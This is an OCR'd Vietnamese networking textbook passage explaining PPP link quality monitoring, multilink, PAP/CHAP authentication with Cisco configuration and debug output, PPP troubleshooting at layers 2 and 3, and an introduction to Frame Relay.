
Tương tự như nhiều giao thức liên kết dữ liệu khác, PPP dùng một vùng FCS trong PPP trailer để xác định nếu một khung cá thể gặp sự cố. Nếu một khung gặp sự cố, nó được loại bỏ. Tuy nhiên, PPP có thể kiểm tra tần số số khung nhận bị lỗi để có thể làm down cổng giao diện nếu quá trình frame bị lỗi xuất hiện.

PPP LCP xem xét tỷ lện sự cố trên một liên kết bằng một tính năng gọi là chức năng phát hiện chất lượng của liên kết (Link Quality Monitoring LQM). LCP ở tại mỗi liên kết gởi một thông tin so sánh số gói tin đúng nhận được và số dữ liệu byte. Router gởi gói tin so sánh số này khung lỗi với số khung và byte nhận được, và tính toán tỷ lệ phần trăm gói tin bị mất. Router có thể làm down liên kết sau khi tỷ lệ lỗi vượt quá sự mong đợi.

LQM hữu dụng khi có một liên kết dự phòng trong hệ thống mạng. Bằng cách từ bỏ liên kết có nhiều lỗi xảy ra, ta có thể chuyển gói tin bằng cách dùng một đường dự phòng có ít sự cố.

3.3 PPP multilink:

Khi tồn tại nhiều liên kết PPP giữa hai router, được coi như là các liên kết song song, router phải xác định cách thức sử dụng các liên kết này. Với đường HDLC, và với đường PPP dùng một phương thức đơn giản, router phải dùng một kỹ thuật cân bằng tải ở lớp 3. Nghĩa là router có nhiều đường đi cho cùng một điểm đến như ví dụ trong hình sau:



Hình 4-3: Cân bằng tải không dùng tính năng Multilink PPP.


Trong ví dụ, ta có 2 gói tin, một lớn và một gói tin nhỏ. Dùng lập luận lớp 3, router có thể chọn để gởi một gói tin trên một liên kết, và gói tin tiếp theo trên đường còn lại. Tuy nhiên, bởi vì gói tin có dung lượng khác nhau, router không thể cân bằng tải luồng dữ liệu bằng nhau trên mỗi liên kết. Trong trường hợp này, khi hầu hết gói tin được gởi tới một vài điểm đích, số lượng gói tin được gởi trên mỗi liên kết không thể cân bằng tải, dẫn đến tràn một liên kết và liên kết còn lại nhàn rỗi.

Cơ chế Multilink PPP cân bằng tải luồng dữ liệu bằng nhau trên các liên kết trong khi cho phép lớp 3 trên mỗi router đối xử các liên kết song song như là một liên kết duy nhất. Khi đóng gói một gói tin, PPP cắt nhỏ gói tin thành các khung nhỏ hơn, gởi một mảnh cắt trên mỗi liên kết.

3.4 Xác thực PPP:

PPP có thể mang các gói tin từ một số giao thức lớp mạng bằng cách sử dụng giao thức kiểm soát mạng (Network Control Protocol - NCP). Các NCPs bao gồm các chức năng có chứa mã tiêu chuẩn để cho biết loại giao thức lớp mang mà được đóng gói trong khung PPP.

Hình 4-4 cho thấy NCP và LCP cung cấp các chức năng này cho PPP.



Ba giai đoạn của phiên PPP được mô tả trong danh sách sau đây:

1. Giai đoạn xây dựng liên kết:
Trong giai đoạn này, mỗi thiết bị PPP sẽ gửi các gói LCP để cấu hình và kiểm tra các liên kết dữ liệu. LCP gói chứa một trường tùy chọn cấu hình cho phép các thiết bị để đàm phán việc sử dụng các tùy chọn, như tối đa nhận được số đơn vị, việc nén của một số lĩnh vực PPP, và liên kết các giao thức xác thực. Nếu một tùy chọn cấu hình không bao gồm trong một gói LCP, giá trị mặc định cho rằng tùy chọn cấu hình được giả định.


2. Giai đoạn xác thực (tùy chọn)
Sau khi liên kết được thành lập và các giao thức xác thực đã được quyết định, các peer đi qua giai đoạn xác thực. Chứng thực, nếu được sử dụng, diễn ra trước khi các lớp giao thức mạng đượcbắt đầu.

PPP hỗ trợ hai giao thức xác thực: PAP và CHAP. Cả hai giao thức được thảo luận trong RFC 1334.

3. Giai đoạn thương lượng giao thức lớp mạng:
Trong giai đoạn này, các thiết bị PPP gửi gói NCP để lựa chọn và cấu hình một hoặc nhiều giao thức lớp mạng, chẳng hạn như IP. Sau khi mỗi lựa chọn giao thức lớp mạng được cấu hình, datagrams từ mỗi giao thức lớp mạng có thể được gửi qua liên kết.

PAP là một giao thức bắt tay hai bước (two-way handshake), cung cấp một phương pháp đơn giản cho một nút điều khiển từ xa để thiết lập nhận dạng. PAP được thực hiện chỉ khi thành lập liên kết ban đầu.

Sau khi giai đoạn liên kết PPP thành lập hoàn tất, các nút điều khiển từ xa nhiều lần gửi một cặp tên người dùng và mật khẩu để định tuyến cho đến khi xác thực được công nhận hoặc kết nối được chấm dứt. Hình 4-5 cho thấy một ví dụ của một chứng thực PAP.




Hình 4-5: Chứng thực PAP.

PAP không phải là một giao thức xác thực mạnh. Mật khẩu được gửi qua các liên kết dưới dạng văn bản gốc, có thể được sử dụng tốt trong môi trường có sử dụng mật khẩu dạng token có khả năng thay đổi mật khẩu mỗi lần xác thực, nhưng không an toàn trong hầu hết môi trường.

CHAP, trong đó sử dụng phương thức bắt tay ba bước (three-way handshake), xảy ra ở lần khởi động của một liên kết và định kỳ sau đó để xác minh danh tính của các nút điều khiển từ xa bằng cách sử dụng một phương thức bắt tay ba bước.

Sau khi giai đoạn liên kết PPP thành lập hoàn tất, các bộ định tuyến nội bộ gửi một thông điệp thách thức đến với các nút điều khiển từ xa. Các nút điều khiển từ xa phản hồi với một giá trị được tính bằng cách sử dụng một hàm băm một chiều, thông thường văn bản được mã hóa dạng MD5, dựa trên mật khẩu và văn bản. Các bộ định tuyến nội bộ kiểm tra các phản ứng bằng tính toán riêng để trả về giá trị băm mong đợi. Nếu các giá trị phù hợp, xác thực được thừa nhận. Nếu không, kết nối được chấm dứt ngay lập tức. Hình 4-6 cung cấp một ví dụ về xác thực CHAP.



Hình 4-6: Chứng thực CHAP.

CHAP cung cấp phương pháp chống lại tấn công bằng cách sử dụng một giá trị thách thức (challenge) là duy nhất và không thể đoán trước. Bởi vì thách thức là duy nhất và ngẫu nhiên, giá trị băm cũng sẽ là duy nhất và ngẫu nhiên. Các bộ định tuyến nội bộ hoặc một máy chủ chứng thực của bên thứ ba để kiểm soát tần số và thời gian trong những challenge.

III. Cấu hình và kiểm tra PPP:

Để bật tính năng đóng gói PPP bằng xác thực PAP hay CHAP trên cổng giao diện, hoàn thành các bước sau:

- Bất tính năng đóng gói PPP như giao thức lớp 2 trên giao diện cổng.
- *(Tùy chọn)* Bật tính năng xác thực PPP theo các bước sau:

Bước 1: Cấu hình tên host cho router.
Bước 2: Cấu hình tên và mật khẩu để xác thực PPP đồng cấp.
Bước 3: Chọn phương thức xác thực cho liên kết PPP: PAP hoặc CHAP.

Để bật tính năng đóng gói PPP, dùng lệnh **encapsulation ppp** trên giao diện cổng.
Để cấu hình xác thực PPP, giao diện cổng phải cấu hình đóng gói với PPP. Các bước sau dùng bật tính năng xác thực PAP hoặc CHAP.

Bước 1: Đặt tên cho host trên mỗi router bằng lệnh **hostname** *name*. Tên này phải phù hợp với username mong chờ của router xác thực ở đầu cuối.

Bước 2: Trên mỗi router, định nghĩa tên và mật khẩu trùng khớp với thiết bị đầu cuối bằng lệnh **username** *name* **password** *password*.


Bước 3: Cấu hình xác thực PPP với lệnh PPP authentication **{pap | chap pap | pap chap | chap}** trên giao diện cổng.

Nếu cấu hình **PPP authentication chap** trên giao diện cổng, tất cả các luồng PPP đi vào giao diện cổng sẽ được chứng thực với CHAP. Ngược lại, Nếu cấu hình **PPP authentication pap** trên giao diện cổng, tất cả các luồng PPP đi vào giao diện cổng sẽ được chứng thực với PAP.

Nếu cấu hình **PPP authentication chap pap** trên giao diện cổng, tất cả các luồng PPP đi vào giao diện cổng sẽ được chứng thực với CHAP. Nếu thiết bị cuối không hỗ trợ CHAP, router sẽ cố gắng dùng PAP. Nếu thiết bị đầu cuối không hỗ trợ cả PAP lẫn CHAP, xác thực sẽ thất bại, và luồng PPP sẽ bị từ chối.

Ghi chú: Nếu bật cả hai tính năng, PAP và CHAP, phướng thức xác thực đầu tiên sẽ được sử dụng trong suốt các phiên thương lượng. Nếu thiết bị cuối dùng phương thức xác thực thứ hai hai từ chối phương thức đầu, phương thức xác thứ thứ hai sẽ được dùng.

Ví dụ: Cấu hình PPP và CHAP.
Trong ví dụ này, bắt tay hai bước sẽ được thực hiện. Tên của router thứ nhất phải trùng với router còn lại. Mật khẩu cũng tương khớp.




```
hostname RouterX
username RouterY password sameone
!
int serial 0
 ip address 10.0.1.1 255.255.255.0
 encapsulation ppp
 ppp authentication chap
```

```
hostname RouterY
username RouterX password sameone
!
int serial 0
 ip address 10.0.1.2 255.255.255.0
 encapsulation ppp
 ppp authentication chap
```

Ví dụ cấu hình PPP và CHAP.

Dùng lệnh **show interface** để kiểm tra cấu hình.

```
RouterX# show interface s0
Serial0 is up, line protocol is up
  Hardware is HD64570
  Internet address is 10.140.1.2/24
  MTU 1500 bytes, BW 1544 Kbit, DLY 20000 usec, rely 255/255, load 1/255
  Encapsulation PPP, loopback not set, keepalive set (10 sec)
  LCP Open
  Open: IPCP, CDPCP
  Last input 00:00:05, output 00:00:05, output hang never
  Last clearing of "show interface" counters never
  Queueing strategy: fifo
  Output queue 0/40, 0 drops; input queue 0/75, 0 drops
  5 minute input rate 0 bits/sec, 0 packets/sec
  5 minute output rate 0 bits/sec, 0 packets/sec
     38021 packets input, 5656110 bytes, 0 no buffer
     Received 23488 broadcasts, 0 runts, 0 giants, 0 throttles
     0 input errors, 0 CRC, 0 frame, 0 overrun, 0 ignored, 0 abort
     38097 packets output, 2135697 bytes, 0 underruns
     0 output errors, 0 collisions, 6045 interface resets
```

Nhận thấy rằng đóng gói PPP đã cấu hình và LCP đã xây dựng một kết nối (LCP Open).
Bởi vì phương thức bắt tay hai bước đã được cấu hình, do đó router này sẽ xác thực đầu kia, dùng lệnh **debug ppp authentication** để thấy được các tiến trình đang xảy ra.

```
RouterX# debug ppp authentication
4d20h: %LINK-3-UPDOWN: Interface Serial0, changed state to up
4d20h: Se0 PPP: Treating connection as a dedicated line
4d20h: Se0 PPP: Phase is AUTHENTICATING, by both
4d20h: Se0 CHAP: O CHALLENGE id 2 len 28 from "left"
4d20h: Se0 CHAP: I CHALLENGE id 3 len 28 from "right"
4d20h: Se0 CHAP: O RESPONSE id 3 len 28 from "left"
4d20h: Se0 CHAP: I RESPONSE id 2 len 28 from "right"
4d20h: Se0 CHAP: O SUCCESS id 2 len 4
4d20h: Se0 CHAP: I SUCCESS id 3 len 4
4d20h: %LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0, changed
```

Để xác định nơi mà sẽ thực thi xác thực một bước hay hai bước bắt tay, nhìn vào cảnh báo, và ở đây router đang thực hiện xác thực dưới dạng bắt tay hai bước.

```
Se0 PPP: Phase is AUTHENTICATING, by both
```

Cảnh báo sau chỉ rằng router đang thực hiện xác thực dạng bắt tay một bước.

```
Se0 PPP: Phase is AUTHENTICATING, by the peer
Se0 PPP: Phase is AUTHENTICATING, by this end
```

Tiến trình bắt tay hai bước diễn ra:

```
! Two way authentication:
Se0 PPP: Phase is AUTHENTICATING, by both
! Outgoing authentication request:
Se0 PAP: O AUTH-REQ id 4 len 18 from "RouterX"
! Incoming authentication request:
Se0 PAP: I AUTH-REQ id 1 len 18 from "RouterY"
! Authenticating incoming:
Se0 PAP: Authenticating peer RouterY
! Outgoing acknowledgement:
Se0 PAP: O AUTH-ACK id 1 len 5
! Incoming acknowledgement:
Se0 PAP: I AUTH-ACK id 4 len 5
```

Để xác định nơi router sẽ thực hiện xác thực CHAP hay PAP, xem ở cảnh báo sau:
Với xác thực bằng CHAP:

```
*Mar  7 21:16:29.468: BR0:1 PPP: Phase is AUTHENTICATING, by this end
*Mar  7 21:16:29.468: BR0:1 CHAP: O CHALLENGE id 5 len 33 from "maui-soho-03"
```

Với xác thực bằng PAP:

```
*Mar  7 21:24:11.980: BR0:1 PPP: Phase is AUTHENTICATING, by both
*Mar  7 21:24:12.084: BR0:1 PAP: I AUTH-REQ id 1 len 23 from "maui-soho-01"
```

Tổng kết các điểm chính đã thảo luận:

- PPP là giao thức lớp 2 phổ biến cho kết nối WAN. Hai thành phần của PPP là: thương lượng kết nối LCP và đóng gói luồng dữ liệu bằng NCP.
- Có thể cấu hình PPP bằng PAP hoặc CHAP. PAP gởi mọi thứ dưới dạng văn bản trong khi CHAP dùng thuật toán băm MD5.
- Lệnh **show interface** để kiểm tra đóng gói PPP và lệnh **debug ppp negotiation** để xác định bắt tay LCP.

IV. Xử lý sự cố trong xác thực PPP:

1. Giải quyết các vấn đề ở lớp 2:

Khi cả hai cổng giao diện đều **up** nhưng có ít nhất một **line protocol** của router có dấu hiệu **Down** hoặc chuyển đổi liên tục giữa up và down (dấu hiệu flapping) chứng tỏ là những sự cố có liên quan đến lớp 2.

• Vấn đề đầu tiên là sự không đồng bộ kiểu xác thực, dễ dàng nhận biết và sửa chữa. Dùng **show interface** để kiểm tra kiểu xác thực của cả hai router.
Ghi nhớ rằng, HDLC là dạng đóng gói mặc định của router, và thường là nguyên nhân gây ra sự bất đồng bộ khi cấu hình đóng gói dạng PPP. Cấu hình lại một trong hai router để cả hai có cùng dạng xác thực là PPP.

• Vấn đề thứ hai là không thiết lập keepalive (keepalive failure).
Đặc tính keepalive giúp router nhận ra khi một cổng router down, hoặc chuyển đổi một đường đi mới.
Hoạt động keepalive theo mặc định, router sẽ gởi thông tin về keppalive đến đầu kia mỗi 10 giây. Nếu một router không nhận bất kì thông tin keepalive nào từ router còn lại trong khoảng thời gian mặc định, router sẽ làm down cổng giao diện do nghĩ rằng cổng giao diện này không hoạt động.
Trong thực tế, luôn bật tính năng keepalive. Tuy nhiên, lỗi gây nên do đã tắt chế độ keepalive trên một đầu của cổng giao diện.

Trong ví dụ sau, Router1 sẽ dùng lệnh **no keepalive** trên cổng giao diện để tắt chế độ keepalive. Router2 vẫn tiếp tục gởi thông tin keepalive và mong chờ nhận một giá trị phản hồi. Sau một khoảng thời gian trôi qua, Router 2 không nhận được bất kì thông tin keepalive từ router1, nó sẽ chuyển tình trạng của cổng sang "**up và down**". Sau đó Router2 tiếp tục chuyển trạng thái cổng sang **UP** và gởi thông tin keepalive, nhưng vẫn không nhận được phản hồi từ Router1, và tiếp tực trở về trạng thái "**up và down**". Trang thái up và down diễn ra liên tục (flapping). Trong khi đó, Router1 không quan tâm về giá trị keepalive nên cổng giao diện vẫn ở trang thái **"up và up".**

```
! R1 disables keepalives, and remains in an up/up state.
R1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
R1(config)#interface s 0/0/1
R1(config-if)#no keepalive
R1(config-if)#^Z
R1#show interfaces s0/0/1
Serial0/0/1 is up, line protocol is up
  Hardware is PowerQUICC Serial
  Internet address is 192.168.2.1/24  MTU 1500 bytes, BW 1544 Kbit, DLY 20000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation HDLC, loopback not set
  Keepalive not set
! lines omitted for brevity
! Below, R2 still has keepalives enabled (default)
R2#show interfaces S0/1/1
Serial0/1/1 is up, line protocol is down
  Hardware is PowerQUICC Serial
  Internet address is 192.168.2.2/24
  MTU 1500 bytes, BW 1544 Kbit, DLY 20000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation HDLC, loopback not set
  Keepalive set (10 sec)
! lines omitted for brevity
```

• Vấn đề thứ ba chính là xác thực không chính xác khi dùng PAP hay CHAP.
Kiểm tra thông tin từ dòng cảnh báo với **debug ppp authentication**

CHAP trao đổi ba thông tin cảnh báo khi tiến hành xác thực. Ba dòng sáng dưới đây chỉ ra tiến trình xác thực của R1 với R2; ban đầu R1 gởi một thông tin thử thách (challenge), Sau đó nó nhận được thông tin phản hồi từ R2, và thông tin cuối cùng là quá trình xác thực hoàn tất.
Khi quá trình xác thực CHAP không chính xác, cảnh báo từ **debug** sẽ gởi hai thông tin

```
R1#debug ppp authentication
PPP authentication debugging is on
R1#
*May 21 18:26:55.731: Se0/0/1 PPP: Using default call direction
*May 21 18:26:55.731: Se0/0/1 PPP: Treating connection as a dedicated line
*May 21 18:26:55.731: Se0/0/1 PPP: Authorization required
*May 21 18:26:55.731: Se0/0/1 CHAP: O CHALLENGE id 16 len 23 from 'R1"
*May 21 18:26:55.731: Se0/0/1 CHAP: I CHALLENGE id 49 len 23 from 'R2"
*May 21 18:26:55.735: Se0/0/1 CHAP: Using hostname from unknown source
*May 21 18:26:55.735: Se0/0/1 CHAP: Using password from AAA
*May 21 18:26:55.735: Se0/0/1 CHAP: O RESPONSE id 49 len 23 from 'R1"
*May 21 18:26:55.735: Se0/0/1 CHAP: I RESPONSE id 16 len 23 from 'R2"
*May 21 18:26:55.735: Se0/0/1 PPP: Sent CHAP LOGIN Request
*May 21 18:26:55.735: Se0/0/1 PPP: Received LOGIN Response PASS
*May 21 18:26:55.735: Se0/0/1 PPP: Sent LCP AUTHOR Request
*May 21 18:26:55.735: Se0/0/1 PPP: Sent IPCP AUTHOR Request
*May 21 18:26:55.735: Se0/0/1 LCP: Received AAA AUTHOR Response PASS
*May 21 18:26:55.739: Se0/0/1 IPCP: Received AAA AUTHOR Response PASS
*May 21 18:26:55.739: Se0/0/1 CHAP: O SUCCESS id 16 len 4
*May 21 18:26:55.739: Se0/0/1 CHAP: I SUCCESS id 49 len 4
```

Tổng kết về các sự cố trong lớp 2 khi thực thi PPP:

Dấu hiệu Line	Dấu hiệu protocol	Lý do gây sự cố
UP	Down cả hai đầu giao diện, hoặc Down tại một đầu, chuyển đổi liên tục giữa up và down	Không phù hợp giao thức xác thực
UP	Down một đầu, Up tại đầu còn lại	Keepalive đã tắt
UP	Down cả hai cổng giao diện	Thông tin xác thực về tên và mật khẩu chưa phù hợp

2. Giải quyết các vấn đề ở lớp 3:

Có hai trường hợp xảy ra:

Một là: giao diện cổng vẫn ở trạng thái "up và up" nhưng ping không được do lỗi cấu hình ở lớp 3. Hai là: ping vẫn hoạt động, nhưng các giao thức routing không thể trao đổi qua lại giữa các thiết bị.

Với HDLC, trong trường hợp cả hai giao diện cổng vẫn ở trạng thái "up và up". Tuy nhiên, nếu địa chỉ IP được cấu hình trên cổng Serial của hai router khác nhau về subnet, lệnh **ping** sẽ không hoạt động, bởi vì router không trùng khớp các đường route với nhau.

Ví dụ: địa chỉ IP trên cổng Serial của R1 la 192.168.2.1 và của R2 đổi lại thành 192.168.3.2 (thay vì 192.168.2.2), và vẫn dùng subnet /24. Khi đó hai router kết nối với hai subnet khác nhau. Lệnh **ping** không thể thành công.
Giải pháp cho sự cố trên đường HDLC đơn giản. Khi thấy cả hai giao diện cổng đều ở trạng thái "up và up" mà lệnh ping không thành công là do địa chỉ subnet trên hai cổng không phù hợp với nhau.

Với đường PPP là một trường hợp khác, cấu hình không tương thích về địa chỉ IP và subnet, cả hai giao diện cổng ở trạng thái "up và up", nhưng lệnh **ping** vẫn thực thi thành công. Khi router dùng kiểu đóng gói PPP để quảng bá địa chỉ cổng Serial đến router đằng xa, với một tiếp đầu ngữ /32 (/32 prefix), là một lộ trình để đến chính nó. Vì thế, cả hai router sẽ có ột lộ trình để đưa gói tin đến đầu kia, ngay cả khi hai router cấu hình không tương thích về địa chỉ IP.

Ví dụ: nếu địa chỉ IP của R2 là 192.168.4.2/24, trong khi của R1 là 192.168.2.1/24, hai địa chỉ khác nhau về subnet, nhưng lệnh **ping** vẫn thành công bởi vì quảng bá PPP với một host route /32.

Ghi chú: một route với tiếp đầu ngữ /32, đại diện cho một host đơn, được gọi là *host route*.

```
R1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route

C    192.168.1.0/24 is directly connected, FastEthernet0/0
C    192.168.2.0/24 is directly connected, Serial0/0/1
     192.168.4.0/32 is subnetted, 1 subnets
C       192.168.4.2 is directly connected, Serial0/0/1
R1#ping 192.168.4.2

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/4 ms
```

Mặc dù có thể thực thi **ping** để kiểm tra kết nối hai đầu, nhưng các giao thức routing vẫn không thể quảng bá các lộ trình bởi vì không liên kết được IP subnet của đầu còn lại. Vì thế, khi giải quyết sự cố ở lớp mạng. Giả sử rằng trạng thái cổng vẫn up/up, lệnh **ping** vẫn thực thi thành công nhưng các giao thức routing vẫn không thể trao đổi qua lại được do hai router không cùng subnet,

Tổng kết về sự cố ở lớp 3:


Địa chỉ IP ở cổng giao diện khác subnet	HDLC	PPP
Lệnh **ping** thành công không?	Không	Có
Các giao thức routing có thể trao đổi không?	Không	Không

PART 5: Giới thiệu về công nghệ Frame Relay

Ngày nay, công nghệ thông tin có những bước tiến nhảy vọt đặc biệt là chế tạo và sử dụng cáp quang vào mạng truyền dẫn tạo nên chất lượng thông tin rất cao. Sử dụng thủ tục hỏi đáp X25 để truyền đưa số liệu trên mạng cáp quang, câu trả lời hầu như lúc nào cũng nhận tốt nhận đủ. Vấn đề đặt ra ở đây là có cần dùng thủ tục hỏi và đáp mất rất nhiều thời gian của X25 để truyền đưa số liệu trên mạng cáp quang hay không? Và thế là công nghệ Frame Relay ra đời. Frame relay có thể chuyển nhận các khung lớn tới 4096 byte trong khi đó gói tiêu chuẩn của X25 khuyến cáo là 128 byte, không cần thời gian cho việc hỏi đáp, phát hiện lỗi và sữa lỗi ở lớp 3 nên Frame relay có khả năng chuyển tải nhanh hơn hàng chục lần so với X25 ở cùng tốc độ. Frame relay rất thích hợp cho truyền số liệu tốc độ cao và cho kết nối Lan-Lan và cả cho âm thanh, nhưng điều kiện tiên quyết để sử dụng công nghệ Frame relay là chất lượng mạng truyền dẫn phải cao.

Frame Relay là một bộ tiêu chuẩn của WAN tạo ra một dịch vụ WAN hiệu quả hơn so với các liên kết điểm-điểm, trong khi vẫn cho phép các cặp của các router để gửi dữ liệu trực tiếp với nhau. Với kênh thuê riêng, mỗi dòng đòi hỏi một giao diện nối tiếp trên mỗi router và một mạch vật lý riêng biệt được xây dựng bởi công ty viễn thông. Frame Relay hỗ trợ khả năng gửi dữ liệu đến nhiều router từ xa qua một mạch WAN vật lý đơn lẻ. Ví dụ, một công ty với một site trung tâm và mười site từ xa sẽ đòi hỏi mười kênh thuê riêng để giao tiếp với site chính và mười giao diện cổng nối tiếp trên site của router trung tâm. Với Frame Relay, các sie chính có thể có một đường thuê riêng kết nối nó với dịch vụ Frame Relay, và một giao diện cổng duy nhất nối tiếp trên các bộ định tuyến tại site trung tâm, và vẫn có thể giao tiếp với nhau của mười router từ xa tại chỗ.

I. Cấu hình chung mạng Frame Relay:



Hình 5-1: Mạng Frame Relay.


Cơ sở để tạo được mạng Frame Relay là các thiết bị truy nhập mạng FRAD (Frame Relay Access Device), các thếit bị mạng FRND (Frame Relay Network Device), đường nối tiếp giữa các thiết bị và mạng trực Frame Realy.

Thiết bị FRAD có thể là một LAN Bridge, LAN router… Thiết bị FRND có thể là các tổng đài chuyển mạch khung (frame) hay tổng đài chuyển mạch tế bào (Cell relay – chuyển tải tổng hợp các tế bào của các dịch vụ khác nhau như âm thanh, truyền liệu số, videp… mỗi tế bào độ dài 53 byte, đây là phương thức của công nghệ ATM). Đường kết nối giữa các thiết bị là giao diện chung của FRAD và FRND, giao thức người dùng và mạng hay gọi là F.R UNI (Frame Relay User Network Interface). Mạng trục Frame Relay cũng tương tự như các mạng viễn thông khác có nhiều tổng đài kết nối với nhau trên mạng truyền dẫn, theo thủ tục riêng của mình. Trong OSI 7 lớp, lớp 3 – lớp mạng, Frame relay không dùng thủ tục gì cả (transparent) .

II. Tổng quan về Frame Relay:

